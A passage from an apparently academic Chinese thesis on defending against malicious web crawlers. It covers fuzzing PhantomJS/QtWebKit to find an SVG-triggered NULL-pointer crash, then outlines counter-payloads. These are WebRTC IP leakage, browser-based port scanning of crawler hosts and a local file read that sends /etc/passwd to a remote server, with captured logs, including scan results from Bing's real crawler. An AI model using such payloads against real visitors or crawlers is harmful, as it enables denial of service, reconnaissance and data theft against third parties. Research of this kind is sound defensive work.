动态污点分析的目的在于在源和目的之间追踪信息流。程序中任何从污点数据计算得出的变量都被认为已污染 (**tainted**)，其他变量被认为未污染 (**untainted**)。污染策略 **P** 决定污点在程序执行的过程中如何流动，什么样的操作会产生新的污点，以及针对已污染的数据会有什么样的检查。尽管污染策略会随着被分析的程序的不同而改变，但是基本的概念是一致的 [33]。在污点分析的过程往往会有两种错误，一是污点分析可能会将一个不是从污点数据导出的数据标记成已污染，这样现象被称为过污染 (**overtainted**)；此外，动态污点分析可能在分析过程中损失一些信息流，被称之为欠污染 (**undertainting**)。如果一个动态污点分析，既不是欠污染，又不是过污染，那么它可以被认为是准确的。

一个完整的动态污点策略包含三个属性：如何引入污点，如何传播污点以及如何检查污点。

- (1) 污点引入：一种典型的引入方法是，把所有变量，内存单元全部初始化为污染状态，我们只有一个单一的输入源 `get_input` 函数。在真实场景中，`get_input` 获取到的用户输入来自于系统调用或者函数库调用的返回值 [36]。污点策略在不同的输入源类型中也会有所不同。
- (2) 污点传播：污点传播规定了从污点数据导出的变量的污点状态。因为污点状态可以用 1bit 来表示，因此，通常用命题逻辑来表示污点传播策略。例如， $t1 \vee t2$ 表示如果 $t1$ 和 $t2$ 均被污染，则当前结果为被污染。
- (3) 污点检测：污点状态值通常被用于决定程序运行时的行为。例如，攻击监测器会在跳转地址被污染的情况下停止程序。在 **SIMPIL**[5] 中，通过把策略加入到操作语义的前置条件中来实现污点检测。**T-GOTO** 规则使用的是 **Pgotocheck(t)** 策略，如果跳转地址有一个被污染的值 t ，且跳转是安全的时候，**Pgotocheck(t)** 会返回 **T**，否则返回 **F**。如果 **F** 被返回，规则的前提条件不能满足，最终导致程序的不正常退出。

目前动态污点分析面临如下挑战：污染地址：很难区分存储地址和存储单元；欠污

染：不能够正确处理某些形式的信息流；过污染：去除污点比引入污点更加难；检测时间以及攻击时间：当动态污点分析用于攻击检测的时候，往往不能得到及时的结果反馈。

4.2.1.3 模糊测试

模糊测试参考文献 The Art, Science, and Engineering of Fuzzing: A Survey

模糊测试（fuzz）一直是最常用于发现软件漏洞的技术。从高层次看，他指代的是一种重复使用在语法或者语义上畸形的数据来运行进程的一种技术。在实际的攻击过程中，攻击者会在特定的场景下使用 fuzz 技术，例如 exploit 生成以及渗透测试（文献引用）。一些参赛队伍也在 2016 年的 DARPA CGC 在他们的推理系统中使用了相关的技术。在这种激励下，一些软件的尝试也开始尝试使用 fuzz 技术在黑客之前发现存在于他们的软件系统中的漏洞。

通常情况下，一套完整的 fuzz 测试流程是这样子的：首先由用户提供 fuzz 测试相关的配置并给定执行时间设置，fuzzer 会在根据配置和当前的运行情况生成相应的攻击载荷，并将攻击载荷提供给指定二进制程序执行，在程序执行完毕后，fuzzer 会收集程序执行的状态，并判定返回结果是否够存在漏洞以及 crash，在将有效的结果并到结果集中后，fuzzer 会根据当前运行情况更新配置，并循环执行上述的流程。完整的流程的伪代码描述如下图所示：

伪代码描述.jpg

模糊测试一般根据 fuzz 能够观察到的语义粒度将 fuzz 分为三类：黑盒 fuzz，白盒 fuzz 以及灰盒 fuzz。黑盒 fuzz 常用与软件测试，在测试过程中，fuzzer 无法接触到 PUT（测试中的程序），只能向运行的程序提供输入并捕获输出。在另外一种极端的情况下，白盒 fuzz 中 fuzzer 将会通过分析 PUT 的内部信息来产生输入并捕获输出。灰盒 fuzz 介于白盒 fuzz 以及黑盒 fuzz 之间，通常情况下，它会收集一些 PUT 执行时产生时的内部信息，但不像白盒测试，它不会对 PUT 的高层语义进行分析。

4.2.2 使用的漏洞挖掘工具 (tools)

我们使用了一些比较成熟的工具来进行漏洞挖掘，这些工具在底层使用了一种或多种上述的漏洞挖掘技术，而且还有相关的学术论文做理论支持。充分利用这些工具的

优势，可以大大降低我们的漏洞挖掘的成本。

- **libfuzzer**: **libfuzzer** 是一款覆盖率指引的颠覆性的 **fuzz** 引擎，它会链接需要 **fuzz** 的库函数，并通过一个具体的 **fuzz** 入口点将 **fuzz** 的输入内容提供给库函数。之后，**libfuzzer** 会追踪程序执行能够到达的代码块，并通过变异输入数据的语料库来最大化代码块覆盖率，该改代码覆盖率的信息由 LLVM 的 **SanitizerCoverage** 插桩提供。
- **AFL**: **AFL** (**American Fuzzy Loop**) 是一款采用了极度简单但也极度健壮的覆盖率引导的 **fuzz** 工具。它采用了一种改良的 **edge** 覆盖率导向的算法来找到使局部的控制流变异的输入。整个工具的运行流程可以简化为：(1) 加载用户提供的初始测试用例到队列；(2) 从队列中取出一个输入；(3) 尝试将输入最小化为不改变当前程序控制流的输入；(4) 不断地使用一些变异策略来改变输入；(4) 如果输入的改变导致了新的转态转移，则将该变异输入加到队列中去。
- **driller**: **driller** 是对 **driller** 这篇论文的一个具体实现（加入引用）。它的实现是基于 **AFL** 的，并且使用 **angr** 作为符号执行的追踪器。当这些 **afl** 产生的输入无法产生新的执行路径的时候，**Driller** 会有选择地追踪这部分输入。**driller** 还会取出所有存在 **AFL** 队列中单未被追踪的执行路径，并寻找一些 **AFL** 无法找到相应输入的基本块之间的状态转移。**driller** 会使用 **angr** 来合成这些输入并将其放入 **AFL** 队列。之后，**AFL** 会继续运行并将变异这些输入来发现更多可能的执行路径。

4.2.3 使用的漏洞挖掘目标 (targets)

爬虫常用的 **webdriver** 一般情况下都是开源的，因此，这些 **webdriver** 我们均可以使用上述工具来进行漏洞挖掘，其原理与大致流程并无太大差异。此处我们使用 **PhantomJS** 来作为我们的漏洞挖掘的目标，**PhantomJs** 是 **xxxx**。选择 **Phantomjs** 作为漏洞挖掘目标，主要是基于三方面的考量：

- (1) **PhantomJS** 更加轻量化。对比 **PhantomJS** 和常见的诸如 **chromium** 之类的无头浏览器，**PhantomJS** 实现的特殊浏览器功能更少，更专注于为爬虫提供与网页交互的接口。如此，**PhantomJS** 的代码的数量和 **fuzz** 的复杂度将远远低于其他的无头浏览器；
- (2) **PhantomJS** 使用的用户群体更多。正因为 **PhantomJS** 轻量级的特性以及很高的运

行效率，很多非专业的爬虫都更愿意使用 PhantomJS 作为其 javascript 的解释执行器；

- (3) PhantomJS 存在的漏洞更多。在对各类无头浏览器进行调研的情况之后，我们发现了 PhantomJS 存在近千条 issue，这也意味着 PhantomJS 的程序不具备很高的健壮性，在漏洞挖掘工具面前也会更加脆弱。

PhantomJS 的底层使用的是基于 qt framework 的 webkit，我们 fuzz 的重点也是针对该框架设计的。PhantomJS 的整体架构如下图所示：




图 10 PhantomJS 架构

4.2.4 使用的漏洞挖掘策略 (tactics)

根据上文中提到的三种技术的性质，并结合我们使用的漏洞挖掘的目标二进制程序的特性，我们制定了相关的漏洞挖掘的策略，通过这些策略，能够让我们尽可能高效地去挖掘目标二进制程序的漏洞，并让我们能够在发现相关 crash 的时候，尽可能快地定位到触发漏洞的关键函数和关键载荷。我们制定的基本策略如下：

- 程序分割：因为原本的程序中会包含大量和我们测试无关的代码，且原先的程序的所有代码是开源的。为了保证我们的模糊测试过程中的执行覆盖率以及尽可能降低符号执行过程中出现的路径爆炸问题，我们尽可能地对原先的程序进行一些分割，尽可能去除掉一些无关的代码，保证最终编译生成程序体积的最小化，保证从输入到关键渲染函数最浅的调用深度。通过这些优化，可增加我们发现漏洞的可能性和效率。

- 输入筛选：在我们使用的漏洞挖掘工具中，都需要给定一些初始的种子文件和初始化输入，来保证初始化执行的时候执行路径的覆盖率。在此处，我们提供给 PhantomJS 的输入是需要被渲染的内容，输入的样本的数量和大小都会有相当大的差异。因此，我们需要对收集的渲染样本进行筛选，选择的标准是：（1）保持样本的覆盖率（2）尽可能减小样本的大小（3）保证不同样本的覆盖范围不一样。此处我们使用的样本由 google zero project 的 **domato** 生成，该工程事先定义了不同渲染的样本的一些必要结构，并利用适当的语法规则生成样本。我们从生成的样本中人工挑选出覆盖率较大的样本作为漏洞挖掘的种子文件。使用 **afl** 编译的文件，可以使用其提供的 **afl-cmin** 来合并以及最小化 **corpus**。
- 执行优化：类似于 **afl** 的 **fuzz** 工具可以在编译过程中使用 **LLVM mode**，通过编译时的优化可以使二进制程序的 **fuzz** 速度达到原先的两倍，进而大大增加单位时间内找到 **crash** 的可能性。

4.2.5 漏洞挖掘效果

我们分别使用了三种工具来挖掘 PhantomJS 中可能存在的漏洞。我们使用 **driller** 和 **AFL** 在不使用程序分割的情况下直接对原始的程序进行插桩和 **fuzz**，而对于 **libfuzzer**，我们将 PhantomJS 使用的 **qtwebkit** 从程序中单独剥离出来，并使用其基本的 **render** 功能对于从标准输入读取的字符串进行渲染，具体实验流程参加附录 x（添加到附录的引用）。我们分别使用三台服务器使用三种不同的工具对 PhantomJs 进行 **fuzz**，使用的 **fuzz** 种子文件包含了 **pdf**, **html**, **js**, **png**, **jpg** 以及 **svg** 文件格式。最终我们在使用了 **AFL** 的主机上捕获到了以 **svg** 文件作为种子文件时产生的大量 **hangs**。

hangs 不同于 **crash**，**hangs** 往往是因为产生的攻击载荷导致二进制程序的响应而出现的问题，但通常也可能会导致最终的 **crash**。我们尝试将所有导致的 **hangs** 的 **svg** 文件，使用原二进制程序手动执行，最终发现 **hangs** 文件夹下一个名为 **id:000013** 的输入文件可以导致 PhantomJS 程序在渲染其内容产生奔溃：

```
root@fuzzer:~/fuzz/crash# ./phantomjs test2.js 1.svg

PhantomJS has crashed. Please read the bug reporting guide at
<http://phantomjs.org/bug-reporting.html> and file a bug report.
Segmentation fault
root@fuzzer:~/fuzz/crash#
root@fuzzer:~/fuzz/crash#
```

图 11 PhantomJs segment fault

我们尝试使用 `gdb` 去捕获触发异常的函数，发现漏洞出发点存在于函数 `QVector<QPainterPath::Element>::reallocData(int, int, QFlags<QArrayData::AllocationOption>)` 上。通过查阅相关文档后发现（添加引用），该函数为 `qtwebkit` 中负责为 `Qvector` 分配内存空间的函数。而当该函数执行失败后，返回为空指针，但是在随后的 `Q_ASSERT` 访问了该空指针的某个成员变量，从而导致空指针引用的漏洞，最终导致程序崩溃。存在漏洞的代码片段如下所示，具体的漏洞分析过程详情见附录（引用到附录）。

```
//In function QVector<T>::reallocData:
x = Data::allocate(aalloc, options);
Q_CHECK_PTR(x);
#if QT_SUPPORTS(UNSHARABLE_CONTAINERS)
    Q_ASSERT(x->ref.isSharable() || options.testFlag(
        QArrayData::Unsharable));
#endif
Q_ASSERT(!x->ref.isStatic());
x->size = asize;
```

图 12 存在漏洞的代码片段

而导致该漏洞产生的直接原因在于 `svg` 是矢量型图片，可以设置缩放比例。而在我们使用的 `svg` 中。缩放比例被 `fuzz` 成 `1e9%`，这也意味着该图片会被放大 1000 万倍。`qtwebkit` 中没有对 `svg` 的渲染资源进行限制，最终导致渲染过大的 `svg` 图片而申请内存失败，返回并使用了空指针。

此外，我们注意到漏洞存在的函数存在于 `qtwebkit` 中，而并不仅仅是 `PhantomJS`。因此，所有使用了 `qtwebkit` 的浏览器都有可能受到该漏洞的影响。此外，我们猜想部分浏览器在开发过程中可能没有考虑到 `svg` 的这种特性，也有可能触发类似的漏洞，因此，我们在主流的浏览器上测试了我们的攻击载荷，最终我们发现，基于 `webkit` 开发的 `safari` 浏览器存在类似的问题，虽然无法触发进程 `crash`，但是可以触发 `OOM`（out of memory），让操作系统奔溃。下图展示了 `safari` 在访问包含该 `svg` 的网页时的状态，该网页进程一度占用了超过 12G 的内存（共 16G 内存）。

综上，我们可以预见该攻击载荷对于使用了 `PhantomJs` 作为 `webdriver` 的恶意爬虫

进程名称	内存	线程	端口	PID	用户
http://fuzz	12.38 GB	4	107	29747	haozigege
com.docker.hyperkit	3.20 GB	18	42	629	haozigege
WindowServer	1.27 GB	10	15,940	173	_windowserver
访达	1.12 GB	8	7,128	99222	haozigege
kernel_task	958.6 MB	230	0	0	root

图 13 safari OOM 漏洞

的杀伤力，与此同时，该攻击载荷对于使用了 safari 的普通用户而言，也能产生严重的攻击效果。

4.3 敏感信息窃取型对抗技术

针对于支持 javascript 的恶意爬虫，我们可以使用对应的 javascript 去获取恶意爬虫所在的宿主系统上的敏感信息。利用 javascript 的 api 以及特殊的技巧，我们可以获取到包括爬虫所在宿主机内网地址，爬虫所在内网的端口开放情况，甚至是爬虫宿主机上包含敏感信息的文件。

4.3.1 内网 ip 地址获取

我们可以利用 webRTC 接口在支持 webRTC 的浏览器上获取其内网 ip 地址。webRTC 全称为 web-based real-time communication。它在浏览器与浏览器或者设备与设备之间直接建立通信的信道，而不需要经由第三方服务器的转发 [30]。最初的设计目的是提供直接地点到点的视频和音频传输手段，因此 webRTC 协议对外提供了一系列的 realtime transport protocol 的 API 接口。为了构建最高效的连接链路，比如在 NAT 的内网中，浏览器所在宿主机使用私有 IP，在 NAT 之后需要进行 NAT 穿透，所以所有的网络接口 IP 地址都是暴露在这些 API 接口。利用这个特性，可以获得使用网络代理后的爬虫的真实 IP 地址，从而有效地对抗使用分布式 IP 的恶意爬虫。

4.3.2 端口扫描

javascript 存在支持跨域的接口，例如 cross origin request 以及支持跨域的 html 标签。即使因为浏览器的安全策略我们无法接收到跨域访问的返回结果，也并不妨碍我们发送相关的请求。最终在返回结果中通过超时来判断端口的开放情况。在我们的研究中，我们通过 portscan.html（此处引用到附录）中的攻击载荷来获取恶意爬虫宿主机的端口开放情况。在 portscan.html，我们通过构建能够跨域的 img 标签，并将 img 标签中的 url 地址指向我们想要扫描的端口。如果端口不开放，该 img 标签会超时错误，因此通过 setTimeout 函数捕捉超时，我们可以判断目标的端口开放情况。但是因为浏览器自身的安全限制，一部

分被标记为 **unsafe ports** 的端口是无法在浏览器中访问的, 因此针对这部分端口是无法进行端口扫描的。基于常用的端口, 并过滤掉 **unsafe ports**, 我们在我们的攻击载荷中会扫描如下端口: 80, 443, 445, 1521, 2222, 3306, 3389, 5901, 6379, 7001, 8000, 8001, 8005, 8080, 8888, 22222

下图是使用攻击载荷后, 在 **firefox** 浏览器中扫描内网某 ip 生成的效果:

192.168.244.154:80	open	debugger eval
192.168.244.154:8080	open	debugger eval
192.168.244.154:443	close	debugger eval
192.168.244.154:445	close	debugger eval
192.168.244.154:1521	close	debugger eval
192.168.244.154:2222	close	debugger eval
192.168.244.154:3386	close	debugger eval
192.168.244.154:3389	close	debugger eval
192.168.244.154:5901	close	debugger eval
192.168.244.154:6379	close	debugger eval
192.168.244.154:7001	close	debugger eval
192.168.244.154:8000	close	debugger eval
192.168.244.154:8001	close	debugger eval
192.168.244.154:8005	close	debugger eval
192.168.244.154:8888	close	debugger eval

图 14 **firefox** 端口扫描

将该程序部署到公网环境下, 我们捕捉到了微软必应的爬虫请求, 发现其在爬虫宿主主机上开放了 80 和 445 端口:

```
40.77.189.216 - - [21/Nov/2019:02:27:57 +0800] "GET /1.php?b=127.0.0.1:80%20%20open127.0.0.1:445%20%20open127.0.0.1:443%20%20close127.0.0.1:1521%20%20close127.0.0.1:2222%20%20close127.0.0.1:3306%20%20close127.0.0.1:3389%20%20close127.0.0.1:5901%20%20close127.0.0.1:6379%20%20close127.0.0.1:7001%20%20close127.0.0.1:8000%20%20close127.0.0.1:8001%20%20close127.0.0.1:8005%20%20close127.0.0.1:8080%20%20close127.0.0.1:8888%20%20close127.0.0.1:22222%20%20close HTTP/1.1" 200 147 "http://ybstag.com/" "Mozilla/5.0 (iPhone; CPU iPhone OS 7_0 like Mac OS X) AppleWebKit/537.51.1 (KHTML, like Gecko) Version/7.0 Mobile/11A465 Safari/9537.53 BingPreview/1.0b"

127.0.0.1:80      open
127.0.0.1:445     open
127.0.0.1:443     close
127.0.0.1:1521    close
127.0.0.1:2222    close
127.0.0.1:3306    close
127.0.0.1:3389    close
127.0.0.1:5901    close
127.0.0.1:6379    close
127.0.0.1:7001    close
127.0.0.1:8000    close
127.0.0.1:8001    close
127.0.0.1:8005    close
127.0.0.1:8080    close
127.0.0.1:8888    close
127.0.0.1:22222   close
```

图 15 **bing** 爬虫端口扫描情况

4.3.3 任意文件读取

而在部分配置不当的恶意爬虫中, 我们甚至可以读取任意的系统文件。以 **PhantomJs** 为例, 某些使用了 **PhantomJs** 使用了这样的架构: 一些静态的爬虫负责拉取网页上的数据并将其存储到本地文件系统, 而对于这些网页数据的渲染则是从本地文件中读取数据后再进行的, 通过这样异步的处理来提升效率。在这种情境下, 渲染相关 **js** 的时候, 相应的 **origin** 对应着本地的文件系统, 因此在不违反跨域原则的前提条件下, 直接

读取本地的文件。具体的攻击载荷在 `file-read.html` (引用附录)。攻击载荷将读取本地的 `/etc/passwd` 文件并将其发送到远程，攻击的效果如下图所示：

```
106.39.42.154 -- [19/Nov/2019:15:13:20 +0800] "GET /index.php?msg=root:x:0:0:root:/root:/bin:/usr/sbin:/usr/sbin/nologinbin:x:2:2:bin:/bin:/usr/sbin/nologinsys:x:3:3:sys:/dev:/usr/sbin/nologinsync:x:4:65534:sync:/bin:/bin/syncgames:x:5:60:games:/usr/games:/usr/sbin/nologinman:x:6:12:man:/var/cache/man:/usr/sbin/nologinlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologinmail:x:8:8:mail:/var/mail:/usr/sbin/nologinnews:x:9:9:news:/var/spool/news:/usr/sbin/nologinuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologinproxy:x:13:13:proxy:/bin:/usr/sbin/nologinwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologinbackup:x:34:34:backup:/var/backups:/usr/sbin/nologinlist:x:38:38:MailList%20Manager:/var/list:/usr/sbin/nologinirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologinngnats:x:41:41:Gnats%20Bug-Reporting%20System%20(admin):/var/lib/gnats:/usr/sbin/nologinnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin_apt:x:100:65534:/:/nonexistent:/usr/sbin/nologinmysql:x:101:102:MySQL%20Server,,,:/nonexistent:/bin/falsemessagebus:x:102:103:/:/nonexistent:/usr/sbin/nologin HTTP/1.1" 404 1359 "-" "Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1"
```

图 16 任意文件读取攻击效果

4.4 小结

本章主要介绍了对抗恶意爬虫的三种攻击载荷。资源耗尽型攻击载荷可以针对大部分使用无头浏览器的爬虫，但是因为其攻击原理和攻击载荷都比较简单，容易被恶意爬虫作者发现，并指定相关的绕过策略，无法做为长久使用的攻击载荷。信息窃取类攻击载荷的隐蔽性较强，能够在爬虫渲染页面过程中隐秘地泄露出信息，但攻击载荷的利用条件比较严苛。需要相应的环境的支持，以及特殊的配置。在真实场景下，能够触发的概率不高。对于本章重点介绍的通过漏洞挖掘技术发现的内存破坏型攻击载荷，虽然其漏洞挖掘过程复杂，但是一旦发现、复现相关漏洞，并构造出相应的攻击载荷，将会给恶意爬虫带来降维打击。调试难度高，漏洞函数调用层次深，这些因素都对恶意爬虫作者提出了巨大的挑战，使得内存破坏型漏洞成为恶意爬虫对抗中的“大杀器”。以 `phantomjs` 的内存破坏漏洞为例，该漏洞不需要 `phantomjs` 去执行 `javascript`，只要存在对页面的渲染，就可以触发该攻击载荷，通过空指针引用直接导致爬虫进程奔溃退出。

第五章 恶意爬虫检测与对抗系统的实现与评估

5.1 恶意爬虫检测与对抗系统架构设计

整个恶意爬虫检测与对抗系统根据不同的功能，总共分为四个模块：

- **proxy**：转发所有流量到指定服务器，记录所有请求到数据库，并根据相应规则，在返回的数据中注入相关的载荷。注入的载荷包含对请求来源的指纹和动态信息的收集脚本，使用 **taint-link** 技术污染的隐藏链接，以及针对恶意爬虫的攻击载荷。
- **server**：模拟的 **web** 服务器，包含一定的目录结构以及深层次的网页，作为爬虫爬取的目标网站。
- **crawler**：使用多策略爬虫宿主系统模拟出的爬虫，包含普通爬虫以及恶意爬虫。
- **handler**：恶意爬虫检测与对抗系统的核心。包含请求数据库，规则数据库与相应处理进程。负责检测恶意爬虫并根据相关信息，控制 **proxy** 返回的攻击载荷。

四个模块的协作关系如下图所示，所有模块使用 **docker-composer** 统一管理：




图 17 系统架构

需要注意的是，为了兼顾请求处理的实时性，`session` 分类与恶意爬虫识别功能是与请求处理部分异步进行的，这也意味着恶意爬虫的发现会有一定的延迟效应。但只要恶意爬虫的 `session` 被识别出来，相应的 `ip` 以及 `session key` 会被标记为黑名单，此后所有来自该 `ip` 和 `session key` 的请求都将会被阻断。该恶意爬虫的对抗系统的全部源代码在 `gitlab` 上开源 (添加引用)。

5.2 恶意爬虫检测与对抗系统具体实现

我们的核心代码位于 `proxy` 模块以及 `handler` 模块，我们重点介绍这两部分的具体实现。

5.2.1 crawler 模块具体实现

该程序用于根据不同的爬取策略创建爬虫，这些策略包括以下条目：

- (1) 搜寻目标（特定类型的信息（例如 `img`），特定页面，网站目录结构，整个网站的所有内容，有弱点的网页程序，目录暴力破解）
- (2) 爬行速度（慢，中，快，非常快，随机）
- (3) 爬行迭代算法（`BFS`，`DFS`）
- (4) 不同的网络驱动程序（`python`，`curl`，`firefox`，`chrome`，`PhantomJs`）
- (5) 对抗策略（`ip` 混淆，`http header` 突变）

我们程序中的每个爬虫，它们都能够在一个时隙中发送一系列请求。对于该时隙中的每个爬虫，我们都可以提供以下参数对其进行初始化。

- (1) 网站的 `IP` 和端口
- (2) 上述策略的选择和组合
- (3) 限制长度（限制请求 `session` 的长度）

发送的数据经过解析后的呈现的 `json` 数据结构如下所示，其中，为了模拟分布式爬虫，我们在所有的请求的 `url` 中添加一个 `fakeip` 字段，该 `ip` 字段将会被作为爬虫请求的来源 `ip` 进行相应的处理。此外，`js_fp` 字段是通过浏览器指纹生成算法生成的指纹，用于辅助动态 `session` 分类，`real_session` 字段标记了当前请求来源的真正 `session`，用于在评估阶段计算 `session` 分类的准确率。

```
1 { "request_time": 1574343774.2427855, "src_ip": "172.16.10.1", "dst_ip": "172.16.10.1", "path": "/  
  templets/default/style/dedecms.css", "content": "", "cookie": { "js_fp": "2397
```



```
a228524423b62397a228b3be6d89"}, "headers": {"Host": "172.16.10.1", "Connection": "keep-alive", "Cache-Control": "max-age=0", "Upgrade-Insecure-Requests": "1", "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.97 Safari/537.36", "Sec-Fetch-User": "?1", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3", "Sec-Fetch-Site": "same-origin", "Sec-Fetch-Mode": "navigate", "Accept-Encoding": "gzip, deflate, br", "Accept-Language": "zh-CN,zh;q=0.9,en;q=0.8,zh-TW;q=0.7,pl;q=0.6,lb;q=0.5,da;q=0.4", "If-None-Match": "\"3442-58c479dc42f40-gzip\"", "If-Modified-Since": "Thu, 27 Jun 2019 05:41:41 GMT"}, "real_session": "66888494", "js_fp": "2397a228524423b62397a228b3be6d89", "method": "GET"}
```

返回结果的 json 格式如下所示:

```
1 {"response_code": 200, "response_len": 6, "content": "aaaaaaa"}
```

5.2.2 proxy 模块具体实现

proxy 模块实现的功能是对 request 的预处理、转发以及 response 的载荷注入。在 request 的预处理过程中, 首先将原始的 HTTP request 转为程序可以处理的 json 格式的数据, 随后提取 HTTP request 中的 ip 地址以及正确的 session, 并使用规则库中的相关规则检查 ip 与 session, 如果 ip 与 session 任意元素出现在黑名单中, 则使用类似污点传播技术的方法, 将另一元素也存储与黑名单中。进一步使用相关算法, 分析出爬虫使用的无头浏览器的类型后, proxy 模块会生成对应的攻击载荷, 替换掉原始的返回数据。除了返回攻击性的载荷之外, proxy 模块还可以在服务器返回的 html 页面中通过 iframe 标签隐蔽地插入动态信息收集代码, 用于收集访问者浏览器的指纹和其他的一些动态信息。proxy 中对 request 的处理算法如下所示:

在处理完 request 之后, 结构化的 request 会被存储到数据库中, 等待 handler 的进一步 session 分类以及恶意爬虫识别进程的异步处理。

5.2.3 handler 模块具体实现

handler 模块运行后, 会按照一定时间间隔, 不断地执行 session 分类以及恶意爬虫识别进程。session 分类进程使用了前文提到的静态 session 分类以及动态 session 分类方法, 静态 session 分类选择的关键字段及相关阈值来自于前文通过梯度下降得到的阈值, 而动态 session 分类则结合了静态 session 分类算法以及基于浏览器指纹生成算法产生的指纹进行分类。动态 session 分类适用于包含浏览器指纹信息的请求, 而对于不包含指

```

Data: session_key, src_ip, cookies
Result: payload generation
Init black_sessions
Init black_ips
Init all_sessions
if session_key is valid and session_key in black_sessions then
    if request.src_ip not in black_ips then
        | black_ips append src_ip
    end
    gen_payload(session_key)
else
    if src_ip in black_ips then
        if session_key in all_sessions then
            if session_key not in black_sessions then
                | black_sessions append session_key
            end
            gen_payload(session_key)
        else
            | gen_payload(random)
        end
    end
end
if finger_print not in cookies then
    | gen_payload(fp_generator)
end

```

算法 1: proxy 中的 request 处理算法

纹信息的请求，我们降级为静态 session 分类算法来进行处理。因此，通过该算法，我们最终得到的是静态 session 组以及动态 session 组。session 分类算法的具体实现如下所示：

在完成 session 的处理后，需要对分类出的所有的 session 进行恶意爬虫识别的处理。一旦某 session 被标记为爬虫，程序会统计该 session 中的 ip 情况以及 session_key，并将该 session 中出现较为频繁的 ip 以及 session 加入到黑名单数据库中。恶意爬虫的识别也是基于两个粒度进行，在单粒度下，我们会对该 session 中的每一个请求进行遍历，如果 session 中存在爬虫请求，则将该 session 标记为爬虫请求，与之类似，如果 session 中存在恶意爬虫请求，则将该 session 标记为恶意爬虫请求。在 session 粒度下，首先提取 session 对应的特征，如果满足事先设定的阈值条件，则相应地标记为爬虫或者恶意爬虫。恶意爬虫识别算法如下所示：

```

Data: all_requests, threshold
Result: static_session_group, dynamic_session_group
Init static_session_group
Init dynamic_session_group
for request in all_requests do
  if request has js_fp then
    if request not in dynamic_session_group then
      | dynamic_session_group[js_fp]  $\leftarrow$  [request]
    else
      | dynamic_session_group[js_fp] append request
    end
  else
    for session_group in static_session_group do
      if calc_similarity(request, session_group) < threshold then
        generate new_session_group
        | static_session_group[new_session_group]  $\leftarrow$  [request]
      else
        | static_session_group[session_group] append request
      end
    end
  end
end

```

算法 2: session 分类算法

5.3 恶意爬虫检测与对抗系统的评价

5.3.1 系统性能损失

我们使用压力测试攻击 apache benchmark 来评估部署了恶意爬虫检测与对抗系统后的性能损失。在我们的评估中，我们使用了 10 个线程，向原始的 web 服务器和部署了恶意爬虫检测与对抗系统的 web 服务器分别发送了 1000 个请求，如下是相关的统计信息：

从统计信息可以看出，部署完恶意爬虫检测与对抗系统后，系统的处理性能降低为原先的 50%，又因为我们的系统是部署在于 web server 无关的主机上的，因此，要获得与原先不使用系统的性能体验，只需要增大部署系统主机的性能，或者使用相同的配置增加代理服务器的数量以实现负载均衡。

```

Data: static_session_group, dynamic_session_group
Result: crawler info in all_session_group
Initialization
all_session_group ← static_session_group + dynamic_session_group
for session_group in all_session_group do
    for request in session_group do
        if black_check(request.crawler) then
            session_group.crawler ← "malicious - crawler"
            break
        end
        if crawler_check(request.crawler) then
            session_group.crawler ← "crawler"
            break
        end
        if dynamic_check(request) then
            session_group.crawler ← "crawler"
            break
        end
        if malicious_check(request) then
            session_group.crawler ← "malicious - crawler"
            break
        end
    end
    session_group.crawler ← session_check(session_group)
end

```

算法 3: session 特征提取和恶意爬虫识别算法

表 6 系统压力测试

是否部署系统	请求数/并发数	总时间	总传输字节数	请求平均处理时间	传输速率
NO	1000/10	73.47s	15648kB	734.66ms	208kB/s
Yes	1000/10	144.40s	16296kB	1444.04ms	96.68kB/s

5.3.2 session 分类准确率

使用多策略爬虫工具分批生成 10000 个请求，共计 495 个 session。因为使用的 webdriver 有限，无法保证浏览器指纹的唯一性，因此，每次使用 10 个 session，分批进行 session 分类，session 分类的准确率按 request 粒度进行计算，并且分批进行，最终取加权平均值。最终 session 分类效果如下所示：

表 7 session 分类效果

动态请求数目	静态请求数目	动态 session 数目	静态 session 数目	动态分类准确率	静态分类准确率	总准确率
8720	1280	491	295	96.71%	60.53%	92.07%

